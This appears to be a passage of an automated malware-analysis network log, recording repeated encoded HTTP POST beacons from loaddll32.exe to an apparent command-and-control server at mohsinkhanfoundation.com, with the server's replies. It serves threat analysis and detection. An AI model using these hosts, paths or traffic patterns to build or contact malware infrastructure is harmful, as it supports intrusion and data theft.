Sep 27, 2021 20:26:13.383555889 CEST	1592	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:13 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 38 66 30 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt8f0JBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.7	49817	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:13.650248051 CEST	1593	OUT	POST /pcQLeLMbur/MSMDOB0pBQ5+OnNDenV9ZXt9dGF5ZHw= HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:14.036498070 CEST	1601	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:13 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 38 66 30 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt8f0JBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.7	49819	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:14.286284924 CEST	1603	OUT	POST /pcQLeLMbur/PQAbfw19HyI5fiwAe38AIyccOiF8BwI+diQOQn12eWR6endleGV7 HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:26:14.689887047 CEST	1611	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:14 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 38 65 45 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt8eEJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.7	49821	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:14.941658974 CEST	1612	OUT	POST /pcQLeLMbur/H0N6dX1le310YXlkfA== HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:15.382468939 CEST	1620	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:14 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 38 65 55 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt8eUJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.7	49822	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:15.619729996 CEST	1622	OUT	POST /pcQLeLMbur/E30FFQogECw2GiUzekV+cnhlfXlzZHlieA== HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:26:15.999859095 CEST	1624	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:15 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 38 65 55 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt8eUJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.7	49824	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:16.257204056 CEST	1631	OUT	POST /pcQLeLMbur/PAUpKBYYDz0bHQkGMRZ/eSJCfXZ5ZHp6d2V4ZXs= HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:16.725260973 CEST	1634	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:16 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 38 65 6b 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt8ekJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.7	49754	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:25:48.740844011 CEST	1009	OUT	POST /pcQLeLMbur/LjI+JSoqJQ4lBiwyAhR7KngvHgopKBhFfnJ4ZX15c2R5Yng= HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:25:49.168261051 CEST	1019	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:25:48 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 2f 64 55 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt/dUJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.7	49826	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:17.065156937 CEST	1641	OUT	POST /pcQLeLMbur/fBM5IDlCe3J+YXp8c2J9ZX0= HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:17.462534904 CEST	1643	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:17 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 38 65 30 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt8e0JBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.7	49828	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:18.445357084 CEST	1651	OUT	POST /pcQLeLMbur/JS4leCwTGiojLgAhfiAeJXl4JCkFHUJ9dnlkenp3ZXhlew== HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:26:18.880369902 CEST	1652	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:18 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 38 64 45 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt8dEJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.7	49830	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:20.231148005 CEST	1661	OUT	POST /pcQLeLMbur/LDhzdH4lGnwaNw4PfworLCkHdSkEGjIvdnMoAkV+cnhlfXlzZHlieA== HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:20.649101019 CEST	1662	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:20 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 7a 66 45 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHtzfEJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.7	49832	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
